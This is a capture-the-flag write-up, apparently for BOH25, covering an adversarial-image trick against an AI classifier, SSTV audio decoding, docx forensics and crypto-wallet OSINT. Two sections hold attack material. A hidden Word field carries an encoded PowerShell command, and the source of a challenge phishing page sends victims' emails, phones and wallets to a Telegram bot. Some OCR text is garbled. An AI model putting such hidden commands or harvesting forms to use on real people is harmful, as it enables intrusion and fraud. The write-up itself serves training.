
Description: Can you make my pikachu not pikachu?



This is a webpage that use AI to identify Pikachu. What we need to do here is to confuse the AI to make it cannot recognise Pikachu to get flag.



One of the simple way is to use Paint to draw random lines too the picture to confuse the AI.




Upload the picture and we got the flag.

Misc

Title: Bleep Bloop

Description: An audio file transmitting weird bleeping sound is found.



Use Audacity to check the audio pattern in spectrogram mode. Found some unique pattern at the start of the audio.

```
$ file beep.wav
beep.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 44100 Hz
```

Get the detail of the wav file.

Google search results for "wav \"mono 44100 Hz\" \"ctf\"". The result from voltatech.in is highlighted.

voltatech.in
TryHackMe - NanoCherryCTF - Volta
7 Jul 2024 — Very CTF styled room a story with multiple horizontal privilege ... mono 44100 Hz (kali㉿kali)-[THM/nanocherryctf] ...

GitHub
Writeup: INS'hAck 2017 - Lane Signal - Cesena
27 Apr 2018 — ogg, new.ogg: Ogg data, Vorbis audio, mono, 44100 Hz, ~80000 bps, created by: Xiph.Org libVorbis I. Let's open it with audacity ! GREAT! We ...

Did some 'Googling' and found an interesting writeup page.

<https://voltatech.in/blog/2024/tryhackme-nanocherryctf/>

TryHackMe - NanoCherryCTF

Home Blog

← Back to index

Anvith Lobo
Pentester

Metadata
July 7, 2024
in TryHackMe, Linux
14 min read

Table of contents
Introduction
Preface
Recon
Exploitation
Path to molly-milk
Path to sam-sprinkles
Path to bob-boba
Path to root


after searching for a while, I was getting nowhere.
Decided to search for wav to binary decoder and encountered a stackexchange post which also mentions an identical looking spectrogram start.
The answer mentions that the file likely might be SSTV (Slow Scan Television) and also links a cli tool we can use.

```
└─(kali㉿kali)-[~/THM/nanocherryctf/data]
└$ python -m venv sstv_venv
└─(kali㉿kali)-[~/THM/nanocherryctf/data]
└$ ./.sstv_venv/bin/activate
└─(sstv_venv)─(kali㉿kali)-[~/THM/nanocherryctf/data]
└$ git clone https://github.com/colaclanth/sstv
Cloning into 'sstv'...
remote: Enumerating objects: 221, done.
```

By reading through the writeup, I found out that the audio pattern is similar to the challenge audio file and I get to know that the audio could be Slow Scan Television (SSTV). From the writeup I also got the tools to decode the audio.

```
└─(sstv_venv)─(kali㉿ZD)-[~/Downloads/sstv]
└$ sstv -d .. /beep.wav -o result.png
[sstv] Searching for calibration header ... Found!
[sstv] Detected SSTV mode Scottie 1
[sstv] Decoding image ...
[sstv] Reached end of audio whilst decoding.
[sstv] Drawing image data ...
[sstv] ... Done!
```

Use the tool (<https://github.com/colaclanth/sstv>) to decode the audio wav file.



Got the flag.

There is an easier alternative way. Once I had identified it is SSTV I can use online decoder to get the flag. Website link (<https://sstv-decoder.mathieurenaud.fr/>).

Convert Slow Scan Television Audio to Images

Load an SSTV audio file (WAV, MP3, etc.) to extract the transmitted image
Try with this example file : [Download test SSTV audio \(MP3\)](#)

Drag & Drop an audio file or Click to Upload
Selected File: **beep.wav**

FFT Quality : **Balanced - Medium Quality**

Decode SSTV

BOH25{M0m_1_4M_0n_SSTV_R4d10}

Download Image


port me

Title: City of Dystopia


Description: Year 2085. The megacities are under total control. Memories are erased. History is rewritten. Hope is extinct.

```
L$ file dystopia.docx
dystopia.docx: Zip archive data, at least v1.0 to extract, compression method=store
```

In this challenge we got a docx file.



When open it up, there is nothing much to see. Since we know all docx file is Zip archive file. We can try to unzip it and look for the metadata.




After unzipped the file, we get these folders. Then try go check every file to get the flag.

```


<!-->
<!-- This XML file does not appear to have any style information associated with it. The document tree is shown below. -->
<?xml version="1.0" encoding="UTF-8"?>
<w:hdr xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="http://schemas.microsoft.com/office/drawing/2014/chartex"
    xmlns:cx1="http://schemas.microsoft.com/office/drawing/2015/9/8/chartex" xmlns:cx2="http://schemas.microsoft.com/office/drawing/2015/10/21/chartex"
    xmlns:cx3="http://schemas.microsoft.com/office/drawing/2016/5/9/chartex" xmlns:cx4="http://schemas.microsoft.com/office/drawing/2016/5/10/chartex"
    xmlns:cx5="http://schemas.microsoft.com/office/drawing/2016/5/11/chartex" xmlns:cx6="http://schemas.microsoft.com/office/drawing/2016/5/12/chartex"
    xmlns:cx7="http://schemas.microsoft.com/office/drawing/2016/5/13/chartex" xmlns:cx8="http://schemas.microsoft.com/office/drawing/2016/5/14/chartex" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
    xmlns:aink="http://schemas.microsoft.com/office/drawing/2016/ink" xmlns:am3d="http://schemas.microsoft.com/office/drawing/2017/model3d" xmlns:o="urn:schemas-microsoft-com:office:office"
    xmlns:om="http://schemas.microsoft.com/office/office/97-12-formats/extended" xmlns:wp="http://schemas.microsoft.com/office/word/2006/main"
    xmlns:wp10="urn:schemas-microsoft-com:wpml" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing"
    xmlns:wp15="http://schemas.microsoft.com/office/word/2012/wordml" xmlns:wp16="http://schemas.microsoft.com/office/word/2013/wordml" xmlns:wp16cid="http://schemas.microsoft.com/office/word/2016/wordml/cid"
    xmlns:wp16d="http://schemas.microsoft.com/office/word/2018/wordml" xmlns:wp16du="http://schemas.microsoft.com/office/word/2018/wordml/du" xmlns:wp16fd="http://schemas.microsoft.com/office/word/2016/wordml/ffd"
    xmlns:wp16fdf="http://schemas.microsoft.com/office/word/2020/wordml/sdtdatahash" xmlns:wp16fdf1="http://schemas.microsoft.com/office/word/2024/wordml/sdtformatlock"
    xmlns:wp16s="http://schemas.microsoft.com/office/word/2015/wordml/symex" xmlns:wpgr="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup"
    xmlns:wpsh="http://schemas.microsoft.com/office/word/2010/wordprocessingLink" >xmlns:wme="http://schemas.microsoft.com/office/word/2006/wordml"
    xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" w:ignoreable="w4 w5 w16ce w16cid w16cex w16sdt w16sdtf1 w16du wp14">
<wp:wp w14:paraId="618C0B6D" w14:textId="777777" w:rIdR="00A056A3" w:rIdD="Default" w:rId="00A056A3">
    <wp:p>
        <wp:pPr>
            <wp:pStyle w:val="Header"/>
        </wp:pPr>
    </wp:p>
    <wp:p>
        <wp:pPr>
            <wp:rPr>
                <wp:vanish/>
            </wp:rPr>
            <wp:fldChar w:fldCharType="begin"/>
        </wp:pPr>
        <wp:rPr>
            <wp:vanish/>
            <wp:instrText w:space="preserve">powershell -EncodedCommand ZQBjAggAbwAgAEYAbABhAGcAIAAxAdoATABCe8ASAAyADUAcgb7AEwAMABTAfQXwBQADMAsgBTAf8AQbMAA==

```

The is a base64 strings in the '\dystopia\word\header1.xml'.




Decode the base64 and we for the first part of the flag.



Second part of the flag located in "\dystopia\word\webSettings.xml"

Third part of the flag can be found by checking the ‘vbaProject.bin’.



Third part of the flag obtained.

OSINT

Title: The Laundromat

Description: CryptoEx, a cryptocurrency exchange under investigation for fraudulent activity, scammed a victim, StarDreamer out of their cryptocurrency holdings. The stolen funds were moved through multiple wallet addresses by CryptoEx to obscure the money trail.

Your task: Track the complete money flow from the starting address to the final destination. Count the number of addresses that CryptoEx used (excluding the starting address given below), then identify the final destination wallet.

Starting wallet address: 0x45A14EA9426c0542998730A5C58c5C82fE02fb72

Flag Format: BOH25{numberOfCryptoExAddresses_finalWalletAddress} (case sensitive)

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
0xc7a245dad...	Transfer	23695608	12 days ago	0x45A14EA9...2fE02fb72	0x7B465339...71B696dBA	0.002756 ETH	0.00000218
0x134857d923...	Transfer	23695551	12 days ago	0x45A14EA9...2fE02fb72	0x45A14EA9...2fE02fb72	0.00275928 ETH	0.00008581

One of the well-known webpage to keep track of every block chain transection is Etherscan.

<https://etherscan.io/address/0x45A14EA9426c0542998730A5C58c5C82fE02fb72>

For this challenge we just need to keep track by click the OUT address till the end then we will be able to get the final wallet address and the total time of transactions happens.

No.	Wallet Address	Link
1	0x45A14EA9426c05429987 30A5C58c5C82fE02fb72	https://etherscan.io/address/0x45A14EA9426c0542998730A5C58c5C82fE02fb72
2	0x7B46533930119A1D824 ac2FB836267F71B696dBA	https://etherscan.io/address/0x7b46533930119a1d824ac2fb836267f71b696dba
3	0x1c022C2C168dF737058 23257702406530bd70E32	https://etherscan.io/address/0x1c022c2c168df73705823257702406530bd70e32
4	0xA3c366a65cf4B4ae8F53 EbDF27F25732682082e9	https://etherscan.io/address/0xa3c366a65cf4b4ae8f53ebdf27f25732682082e9
5	0x2221754606f6743537a8 05b097B40F8eBBDC9Db0	https://etherscan.io/address/0x2221754606f6743537a805b097B40F8eBBDC9Db0


Flag: BOH25{5_0x2221754606f6743537a805b097B40F8eBBDC9Db0}

Title: Operation CryptoEx

Description: A phishing operation is targeting cryptocurrency users. Investigate the infrastructure and identify the threat actor.

Objective: Find the flag hidden in their infrastructure and see what they're up to.

Phishing Website: <https://boh25-osint-cryptoex.vercel.app>



The screenshot shows a browser window with a phishing website for 'CryptoEx'. The page displays a 'Security Alert' message: 'Suspicious activity detected on your account. Verify your identity within 24 hours to prevent suspension.' It has input fields for 'Email Address', 'Phone Number', 'Account Balance (USD)', and 'Wallet Address (Optional)'. A blue button labeled 'Verify Account Now' is present. Below it, a green box says '✓ Verification successful! Your account is now secure.' At the bottom, there's a ticket reference and support information. To the right, the browser's developer tools Network tab is open, showing a list of requests. One request is highlighted: a POST request to `https://api.telegram.org/bot7973429174:AAHjdn6lztMBI7dqg3uhqEobMDsZTchMCE/sendMessage`. The Headers section shows the following details:

Name	Value
Request URL	<code>https://api.telegram.org/bot7973429174:AAHjdn6lztMBI7dqg3uhqEobMDsZTchMCE/sendMessage</code>
Request Method	POST
Status Code	200 OK
Remote Address	[2001:67c4:e8:f004:9:443]
Referrer Policy	strict-origin-when-cross-origin

Once I submitted the form, I noticed there is a telegram API that used to interact with the bot.

```
164
165  Current flow: Client -> API -> Storage
166  Risk: Client-side tokens accessible via source inspection
167
168  Data path needs analysis - consider monitoring collection endpoint
169  -->
170
171  <script>
172  // =====
173  // CONFIGURATION Bot Credentials (EXPOSED)
174  // =====
175  const BOT_TOKEN = '7073420174:AMijjndn1zLM837dqgJuhqEcBM0sZTchMCE';
176  const ADMIN_CHAT_ID = '8464533180';
177  const TELEGRAM_API = 'https://api.telegram.org/bot${BOT_TOKEN}/sendMessage';
178
179  // TODO: Security review - data flow analysis needed
180  // Consider: How to monitor/intercept transmitted data?
181  // Research: Tools for analyzing messaging platform APIs
182
183  // b
184  // W
185  // F
186  // O
187  // J
188  // 2
189  // E
190  // w
191
192  // =====
193  // FORM SUBMISSION HANDLER
194  // =====
195  document.getElementById('verifyForm').addEventListener('submit', async (e) => {
196    e.preventDefault();
197
198    const email = document.getElementById('email').value;
199    const phone = document.getElementById('phone').value;
200    const balance = document.getElementById('balance').value;
201    const wallet = document.getElementById('wallet').value || 'Not provided';
202
203    // Construct message
204    const message = `

205  NEW VICTIM DATA CAPTURED
206
207  Email: ${email}
208  Phone: ${phone}
209  Balance: ${balance}
210  Wallet: ${wallet}
211
212  Captured: ${new Date().toLocaleString()}
213  Source: Phishing Website
214    .trim();
215
```

When I viewed the page source code I found the bot credential.

```

File Edit View H1 ⊞ B I ⊞ A
Wallet: 0xFLAG1_HIDDEN_IN_BALANCE_FIELD
Note: Admin account - DO NOT DELETE

Captured: 2025-10-30 00:45:22
IP: 10.0.175.134
=====

=====
Message ID: 4189
From: boh25cryptoexbot
Date (UTC): 2025-11-08T04:27:29Z
Text:
⌚ NEW VICTIM DATA CAPTURED

Email: admin@cryptoex-verify.site
Phone: +1-555-BC25
Balance: $r@m_hunt_ → part2
